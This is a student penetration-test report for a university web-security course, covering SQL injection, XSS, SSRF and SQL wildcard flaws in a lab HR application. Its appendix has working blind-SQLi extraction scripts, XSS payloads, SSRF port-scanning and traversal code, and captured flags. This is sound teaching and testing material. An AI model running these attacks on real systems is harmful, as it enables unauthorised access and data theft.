We Test Pens Incorporated

COMP90074 - Web Security Assignment 2

Jiahao Chen
1118749

PENETRATION TEST REPORT FOR InHR - WEB APPLICATION

Report delivered: 13/05/2023

Executive Summary

Introduction

This report to aims to present the main discovered vulnerabilities in the new electronic HR system of PleaseHold Pty. Ltd., developed by HRHub. Penetration tests are conducted using Burp Suite and Python, with the request frequency limited to 30 payloads per minute. Main vulnerabilities are listed as follows.

Vulnerabilities

1. SQLI in Find User
There is a high risk of system compromise and data leakage due to the SQL injection vulnerability in the “Find User” page. Despite the “User search” function returning only boolean results, attackers can use blind SQL injection techniques to gain unauthorised access to the entire database, including highly sensitive information.

2. XSS in Anonymous Question
The “Anonymous Question” page is susceptible to XSS vulnerabilities. Malicious JavaScript code can be inserted in the question and sent to the HR team. If the code is successfully executed, attackers can perform unauthorised operations instead of the HR team.

3. SSRF in User Profile
The server is exposed to the risk of data leakage due to the SSRF vulnerability in the “User Profile”. The “VALIDATE WEBSITE” accepts a URL link as a parameter, which makes it possible for attackers to detect other available services and get access to unauthorised data.

4. SQL Wildcard Attack
The provided store API is vulnerable to SQL wildcard attack. Attackers can get access to all the data in the store.

Security Posture Assessment:

The above indicate that the new HR system is currently exposed to a couple of security vulnerabilities, which may lead to server disruption to the company’s management. Corresponding mitigations will be discussed in detail. It is highly recommended to implement suitable remediations before the public launch to avoid severe consequences.

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by risk rating.

Risk	Reference	Vulnerability
Extreme	Finding 1	The “Find User” page is vulnerable to SQL injection, thereby posing a risk of data leakage.
High	Finding 2	The “Anonymous Question” page may be exploited by non-administrative users using XSS.
Medium	Finding 3	Server port’s availability may be disclosed through the “User Profile” page, which could lead to SSRF.
Medium	Finding 4	The store’s API is vulnerable to SQL wildcard attack, which could lead to data leakage.

Detailed Findings

This section provides detailed descriptions of all the vulnerabilities identified.

Finding 1 – SQLI in Find User

Description	There is a high risk of system compromise and data leakage due to the SQL injection vulnerability in the “Find User” page. Despite the “User search” function returning only boolean results, attackers can use blind SQL injection techniques to gain unauthorised access to the entire database, including highly sensitive information.
Proof of Concept	Check Appendix II – SQLI in Find User
Impact	An attacker could get access to the entire database with this vulnerability, including usernames and passwords. With such unauthorised access, the attacker would be able to perform malicious actions, for example, taking control of admin accounts and passing probation for arbitrary users, which could lead to significant disruption within the company’s internal management.
Risk Ratings	**Extreme** This vulnerability not only poses a catastrophic risk of sensitive data leakage but also has the potential to disrupt the company's management processes. Meanwhile, exploiting blind SQL injection can be time-consuming, as it requires numerous requests to retrieve sensitive data. Therefore, it may not be highly likely to exploit this vulnerability due to the complexity, but still possible.
Recommendation	Usernames could be not allowed to include special characters like ' and #, reducing the possibility of SQLI. Whitelist or blacklist could also be applied for further validation and sanitisation of user inputs. Prepared statements or stored procedures may also be useful as the “User search” function should only query on usernames. Besides, database like “Secure” should require higher permission to be accessed to protect sensitive data. Rate control should be implemented by monitoring number of requests. Abnormal IP addresses or accounts should be blocked to reduce the possibility of blind SQLI as well as DOS. For example, `$_SERVER['REMOTE_ADDR']` can get the client’s IP address in PHP.
References	Lecture Slides

Back to Summary of Findings

Finding 2 – XSS in Anonymous Question

Description	The “Anonymous Question” page is susceptible to XSS vulnerabilities. Malicious JavaScript code can be inserted in the question and sent to the HR team. If the code is successfully executed, attackers can perform unauthorised operations instead of the HR team.
Proof of Concept	Check Appendix II – XSS in Anonymous Question
Impact	An attacker could perform unauthorised operations on behalf of the HR team by inserting malicious payload to the question. For example, the attacker can manipulate the system to pass probation for any user whose username is known. Such unauthorized actions could cause significant confusion and disruption within the company's management processes.
Risk Ratings	**High** Although the current consequence of the vulnerability is considered moderate, as it only allows for the modification of a user's probation status, it is crucial to recognize the potential risks. There is a high likelihood that this vulnerability could be discovered by attackers. Moreover, considering potential future extensions for the system, for instance, the HR team is able to change user passwords, the consequences of the vulnerability could escalate to a more severe level.
Recommendation	Basic mitigation strategies for XSS should be implemented, including input validation and sanitisation, input encoding and applying filters. The best solution is to implement a double authentication for operations requiring high-level permission to ensure that they are indeed performed by the HR team. One way is to integrating CAPTCHA to avoid requests made by bots. Another way is to use third-party authenticators, such as Okta, to double check the identity of the requester.
References	Lecture Slides

Back to Summary of Findings

Finding 3 – SSRF in User Profile

Description	The server is exposed to the risk of data leakage due to the SSRF vulnerability in the “User Profile”. The “VALIDATE WEBSITE” accepts a URL link as a parameter, which makes it possible for attackers to detect other available services and get access to unauthorised data.
Proof of Concept	Check Appendix II – SSRF in User Profile
Impact	An attacker could scan over all the ports of the server and detect active ones, which leads to leakage of private data stored in the server side. Such vulnerability may lead to severe consequences if sensitive data are disclosed.
Risk Ratings	**Medium** Currently, the consequence of this vulnerability is moderate as there are no sensitive data discovered. However, it is still of high risk to expose the server to attackers. Meanwhile, the possibility of SSRF attack is not as likely as other attacks like XSS, as it requires a huge amount of time to discover active ports. Nonetheless, once the active ports are found, the attackers can keep track of them and retrieve data at any time.
Recommendation	Avoid passing URL link as parameters, if necessary, sensitive links such as localhost should put in the blacklist. When private ports are accessed, double authentication could be applied to check the source of request. For example, if it is from “VALIDATE WEBSITE”, the access should be denied. Rate control is necessary as scanning ports requires a huge number of requests. Similar to the suggestions for mitigating SQLI, abnormal activities should be monitored and blocked, which could reduce the possibility of exposing active ports to attackers.
References	Lecture Slides

Back to Summary of Findings

Finding 4 – SQL Wildcard Attack

Description	The provided store API is vulnerable to SQL wildcard attack. Attackers can get access to all the data in the store.
Proof of Concept	Check Appendix II – SQL Wildcard Attack
Impact	An attacker could retrieve all the data in the store by simply passing '%' as the parameter. Sensitive data could be easily leaked if stored there.
Risk Ratings	**Medium** The endpoint stores different types of training with no sensitive data. Therefore, the consequence is currently negligible. However, the wildcard attack is almost certain to be discovered and performed by attackers.
Recommendation	Wildcard operators like '%' are necessary to be banned from user inputs. Note that the "User search" function does have this mechanism to check such operators. Moreover, abnormal accounts should be monitored. For example, if an account performs such attack, it could be banned from using the API.
References	Lecture Slides

Back to Summary of Findings

Appendix I – Risk Matrix


All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

Likelihood \ Consequence	Negligible	Minor	Moderate	Major	Catastrophic
Rare	Low	Low	Low	Medium	High
Unlikely	Low	Low	Medium	Medium	High
Possible	Low	Medium	Medium	High	Extreme
Likely	Medium	High	High	Extreme	Extreme
Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix II – Additional Information

SQLI in Find User

1. Input ' on `Find User` page and check the response in Burp Suite as the following graph shows. It returns 500, which indicates there may exist SQL injection vulnerabilities.



2. Check the number of returning columns using the following script. There are 3 columns.

```python
def get_num_col():
    session = login()
    print("Detect #COL ...")
    num_col = 1
    query = "' union select 1"
    while True:
        params = {"username": f"{query}#"}
        resp = session.get(find_user_url, params=params)
        if resp.status_code == 200:
            print(f"#COL = {num_col}")
            break
        num_col += 1
        query += f", {num_col}"
    session.close()
    return num_col
```

3. However, the response only returns true if the query is valid to retrieve data. Therefore, blind SQL injection is necessary, which is implemented using the following script.

```python
def sqli_blind(query_type="DB", db_name=None, table_name=None, col_name=None):
    session = login()
    if query_type == "DB":
        print(f"Detecting database names ...")
    elif query_type == "Table":
        print(f"Detecting table names in database {db_name} ...")
    elif query_type == "Column":
        print(f"Detecting column names in {db_name}.{table_name}")
    elif query_type == "Flag":
        print(f"Extracting the flag in {db_name}.{table_name}.{col_name} ...")
    index = 1
    res = ""
    delay = 60 / rate
    last_req_time = time.monotonic() - delay
    while True:
        for char in char_pool:
            query = f'''' union select 1, 2, 3 from (select group_concat(schema_name separator ',') as res
                        from information_schema.schemata) as q where binary substring(res, {index}, 1) = '{char}'#'''
            if query_type == "Table":
                query = f'''' union select 1, 2, 3 from (select group_concat(table_name separator ',') as res
                              from information_schema.tables where table_schema='{db_name}')
                              as q where binary substring(res, {index}, 1) = '{char}'#'''
            elif query_type == "Column":
                query = f'''' union select 1, 2, 3 from (select group_concat(column_name separator ',') as res
                              from information_schema.columns where table_name = '{table_name}'
                              and table_schema='{db_name}') as q where binary substring(res, {index}, 1) = '{char}'#'''
            elif query_type == "Flag":
                query = f'''' union select 1, 2, 3 from (select group_concat({col_name} separator ',') as res
                              from {db_name}.{table_name} where {col_name} like '%FLAG%')
                              as q where binary substring(res, {index}, 1) = '{char}'#'''
            params = {"username": query}

            elapsed_time = time.monotonic() - last_req_time
            if elapsed_time < delay:
                time.sleep(delay - elapsed_time)
            last_req_time = time.monotonic()

            resp = session.get(find_user_url, params=params)
            if resp.text == true:
                res += char
                index += 1
                # print(f"{res}")
                break
        else:
            print(f"Result: {res}\n")
            break
    session.close()
    return res
```

4. Firstly, we need to obtain the names of databases. Calling `sqli_blind()` gives the following output.

```
Successful Login ...
Detecting database names ...
Names: mysql,information_schema,performance_schema,sys,Secure
```

5. Suppose we are interested in `Secure`, we need to know the names of tables in it. Calling `sqli_blind("Table", db_name="Secure")` provides the following output.

```
Successful Login ...
Detecting table names in database Secure ...
Names: Trainings,Users,testing
```

6. Next, we can get columns names of each table using the following commands.

```
sqli_blind("Column", db_name="Secure", table_name="Trainings")
sqli_blind("Column", db_name="Secure", table_name="Users")
sqli_blind("Column", db_name="Secure", table_name="testing")
```


```
Successful Login ...
Detecting column names in Secure.Trainings
Names: Id,Name,Description

Successful Login ...
Detecting column names in Secure.Users
Names: Id,Username,Password,Website,Probation,Roles,API

Successful Login ...
Detecting column names in Secure.testing
Names: id,msg
```

7. Next, the following script is used to detect if there is any column which may contain a flag. The logic is to check if there is any data in a column which is like %FLAG% and its first character is "F", assuming flags contain this pattern.

```
def find_col_has_flag():
    session = login()
    print("Finding which column may contains a flag ...")
    table_col = {
        "Trainings": ["Id, Name, Description"],
        "Users": ["Id", "Username", "Password", "Website", "Probation", "Roles", "API"],
        "testing": ["id", "msg"]
    }
    res = []
    delay = 60 / rate
    last_req_time = time.monotonic() - delay
    for table, cols in table_col.items():
        for col in cols:
            query = f'''' union select 1, 2, 3 from (select group_concat({col} separator ',') as res
                        from Secure.{table} where {col} like '%FLAG%')
                        as q where binary substring(res, 1, 1) = 'F'#'''
            params = {"username": query}
            elapsed_time = time.monotonic() - last_req_time
            if elapsed_time < delay:
                time.sleep(delay - elapsed_time)
            last_req_time = time.monotonic()
            resp = session.get(find_user_url, params=params)
            if resp.text == true:
                res.append(f"{table}.{col}")
    session.close()
    print(res)
```

```
Successful Login ...
Finding which column may contains a flag ...
['Users.Password']
```

8. Finally, we can retrieve the flag using the command:
   `sqli_blind("Flag", db_name="Secure", table_name="Users", col_name="Password")`




Back to Finding 1


XSS in Anonymous Question

1. Navigating to the `Anonymous Question` page, input the following payload and use Beeceptor to check if it is vulnerable to XSS. Note that the referer is from `localhost:55665`.

```
<script>
    var x = new XMLHttpRequest();
    x.open("GET", "https://random.free.beeceptor.com?test=0", true);
    x.send()
</script>
```




2. Navigating to the `User Profile`, the `PASS PROBATION` button is unavailable. Checking the source, there is a `pass_probation` function which seems to be able to pass probation for a given user.



3. Visiting `http://assignment-code-warriors.unimelb.life/pass_probation.php` gives the message `Unauthorised!`, indicating that this operation needs higher permission. Input the following payload on the `Anonymous Question` page and the flag will be shown in the `User Profile`.

```
<script>
    var x = new XMLHttpRequest();
    x.open("GET", "http://localhost/pass_probation.php?user={username}", true);
    x.send()
</script>
```



Back to Finding 2

SSRF in User Profile

1. Navigating to the `User Profile`, input a link and press `VALIDATE WEBSITE`, it is discovered that the link is a parameter in the request, which may be vulnerable to SSRF.

2. Use the following script to scan ports. **8873** and **55665** are detected to be suspicious.

```python
def port_scan(start, end):
    ports = []
    session = login()
    print(f"Scanning Ports: {start} - {end} ...")
    pbar = tqdm(total=end + 1 - start, dynamic_ncols=True)
    rate = 30
    delay = 60 / rate
    last_req_time = time.monotonic() - delay
    for i in range(start, end + 1):
        params = {"web": f"{localhost}{i}"}
        resp = session.get(validate_url, params=params)
        if resp.text != default_resp:
            # print(f"\nPort:{i} Detected!")
            ports.append(i)
        elapsed_time = time.monotonic() - last_req_time
        if elapsed_time < delay:
            time.sleep(delay - elapsed_time)
        last_req_time = time.monotonic()
        pbar.update()
    pbar.close()
    session.close()
    if len(ports) == 0:
        print("Nothing special found.")
        return
    print(f"Suspicious ports: {ports}\n")
    return ports
```

```
Successful Login ...
Scanning Ports: 8000 - 8999
100%|██████████| 1000/1000 |
Suspicious ports: [8873]
```

```
Successful Login ...
Scanning Ports: 55000 - 55999
100%|██████████| 1000/1000 [01
Suspicious ports: [55665]
```

3. Remember that the referer is from `localhost:55665` when we checking XSS vulnerability. This port may be used to perform operations by the HR team. It does not give any useful information in the response as following shows.

Request

Pretty Raw Hex \n

```
1 GET /validate.php?web=
  http://localhost:55665 HTTP/1.1
2 Host: assignment-code-warriors.unimelb.life
3 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/110.0.5481.178 Safari/537.36
4 Accept: */*
5 Referer:
  http://assignment-code-warriors.unimelb.life/profile.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=
  5cic7ijsldfat6dlharljuhiod; CSRF_token=
  kHqVvoS2mOjOVrZKxMOKHPEbJhJwmfEdPsdpzkhrmCE
  392hp5AKX9wKjehFJKL5q
9 Connection: close
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Wed, 10 May 2023 07:20:00 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00
  GMT
5 Cache-Control: no-store, no-cache,
  must-revalidate
6 Pragma: no-cache
7 Content-Length: 33
8 Connection: close
9 Content-Type: text/html;
  charset=UTF-8
10
11 OK
12 Does this look correct to you?
```

4. `localhost:8873` respond with the following texts. There are some directories in it.

Request

Pretty Raw Hex \n

```
1 GET /validate.php?web=
  http://localhost:8873
  HTTP/1.1
2 Host:
  assignment-code-warriors.uni
  melb.life
3 User-Agent: Mozilla/5.0
  (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/110.0.5481.178
  Safari/537.36
4 Accept: */*
5 Referer:
  http://assignment-code-warri
  ors.unimelb.life/profile.php
6 Accept-Encoding: gzip,
  deflate
7 Accept-Language:
  en-US,en;q=0.9
8 Cookie: PHPSESSID=
  5cic7ijs1dfat6dlharljuhiod;
  CSRF_token=
  kHqVvoS2mOjOVrZKxMOKHPEbJhJw
  mfEdPsdpzkhrmCE392hp5AKX9wKj
  ehFJKL5q
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Date: Wed, 10 May 2023 07:19:07 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 490
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 &lt;!DOCTYPE html PUBLIC &quot;-//W3C//DTD HTML 3.2
   Final//EN&quot;&gt;&lt;html&gt;
13 &lt;title&gt;Directory listing for /&lt;/title&gt;
14 &lt;body&gt;
15 &lt;h2&gt;Directory listing for /&lt;/h2&gt;
16 &lt;hr&gt;
17 &lt;ul&gt;
18 &lt;li&gt;&lt;a
   href=&quot;documents/&quot;&gt;documents/&lt;/a&gt;
19 &lt;li&gt;&lt;a
   href=&quot;random/&quot;&gt;random/&lt;/a&gt;
20 &lt;li&gt;&lt;a
   href=&quot;storage/&quot;&gt;storage/&lt;/a&gt;
21 &lt;/ul&gt;
22 &lt;hr&gt;
23 &lt;/body&gt;
24 &lt;/html&gt;
25 Does this look correct to you?
```

5.Use the following scripts to check if this port hides any flag. It traverses the target path recursively and uses regex to identify directories and flags, assuming we know the patterns.
The flag is found as shown below.

```python
def ssrf(port):
    session = login()
    print(f"SSRF on Port:{port} ...")
    params = {"web": f"{localhost}{port}"}
    resp = session.get(validate_url, params=params)

    print(f"Traversing {localhost}{port}/ ...")
    flag = traverse(session, port, resp)
    if flag is not None:
        print(f"Flag Found!\n{flag[0]}")
        print(f"Path: {localhost}{port}/{flag[1]}")
    else:
        print(f"No flag found.")
    session.close()
```

```python
def traverse(session, port, response, path=""):
    if re.search(flag_pattern, response.text) is not None:
        return re.search(flag_pattern, response.text).group(0), path

    sub_dirs = re.findall(dir_pattern, response.text)
    for sub_dir in sub_dirs:
        sub_dir = sub_dir[11:-1]
        params = {"web": f"{localhost}{port}/{path}{sub_dir}"}
        resp = session.get(validate_url, params=params)
        res = traverse(session, port, resp, path + sub_dir)
        if res is not None:
            return res
    return None
```

```
Successful Login ...
SSRF on Port:8873 ...
Traversing http://localhost:8873/ ...
Flag Found!
FLAG{Port_scanners_R_Us}
Path: http://localhost:8873/documents/background-checks/sensitive/flag.txt
```

[Back to Finding 3]

SQL Wildcard Attack

1. Navigating to the `API Documentation`, a key is provided for us to access the store.
2. Use the following script to perform a SQL wildcard attack. The flag is found as shown below.

```
store_url = domain + "api/store.php"
params = {"name": "%"}
headers = {"apikey": "2a4f3f52-e807-11ed-9a5f-0242ac110002"}

def wildcard():
    session = login()
    print("SQL Wildcard Attack ...")
    resp = session.get(store_url, params=params, headers=headers)
    flag = re.search(flag_pattern, resp.text).group(0)
    print(f"Flag Found!\n{flag}")
    session.close()
```

```
Successful Login ...
SQL Wildcard Attack ...
Flag Found!
FLAG{Welcome_to_the_wild_world_of_web_hacking!}
```

[Back to Finding 4]

[Back to Summary of Findings]